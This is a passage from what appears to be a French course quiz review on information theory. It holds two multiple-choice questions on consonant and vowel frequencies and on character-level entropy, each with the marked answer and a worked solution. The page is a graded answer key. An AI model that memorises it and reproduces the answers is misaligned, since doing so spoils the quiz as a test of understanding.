On suppose que la fréquence d'apparition est la même pour toutes les consonnes.

On suppose également que la fréquence d'apparition est la même pour toutes les voyelles de V*.

La fréquence d'apparition d'une voyelle de V* est égale à deux fois la fréquence d'apparition d'une consonne.

Enfin, on suppose que la fréquence d'apparition du « e » est égale à deux fois la fréquence d'apparition d'une voyelle de V*.

Quelle est la fréquence d'apparition d'une consonne ?

a. 1/30 ✖

b. 1/26

c. 1/40

d. 1/52

e. 1/34

f. 1/46

Votre réponse est incorrecte.

Réponse :

Soit p la fréquence d'apparition d'une consonne.

Il y a 20 consonnes dans A.

2p est la fréquence d'apparition d'une voyelle de V* (5 voyelles).

Et 4p est la fréquence d'apparition du « e ».

On a : 20 * p + 5 * 2p + 4p = 1

Soit 34p = 1

Donc p = 1 / 34

La réponse correcte est :
1/34

Question **33**

Correct

Note de 1,00 sur 1,00

Suite de la question précédente

Soit p la fréquence d'apparition d'une consonne trouvée à la question précédente.

Quelle est, en fonction de p, l'entropie fréquentielle caractère par caractère du langage L ?

Rappel :

Log2 (a * b) = Log2(a) + Log2(b)

Log2 (a / b) = Log2(a) - Log2(b)

a. - Log2 (p) - 24*p

b. - Log2 (p) - 18*p ✔

c. - Log2 (p)

d. - Log2 (p) - 12*p

e. - 26 * p * Log2(p)

f. - Log2 (p) - 6*p

Votre réponse est correcte.

Réponse :

Soit H(L) l'entropie fréquentielle caractère par caractère du langage L

On a H(L) = 20 * p * log2(1/p) + 5* 2p * log2(1/2p) + 4p * log2(1/4p)

H(L) = - 20p * Log2(p) - 10p * Log2(2p) - 4p Log2(4p)

Donc H(L) = - 20p * Log2(p) - 10p Log2(p) - 4p Log2(p) - 10p Log2(2) - 4p Log2(4)

H(L) = -34 * p Log2(p) - 18p = -Log2(p) - 18p = Log2(34) - 18/34

La réponse correcte est :
- Log2 (p) - 18*p

◀ Question Quiz TP4

Aller à...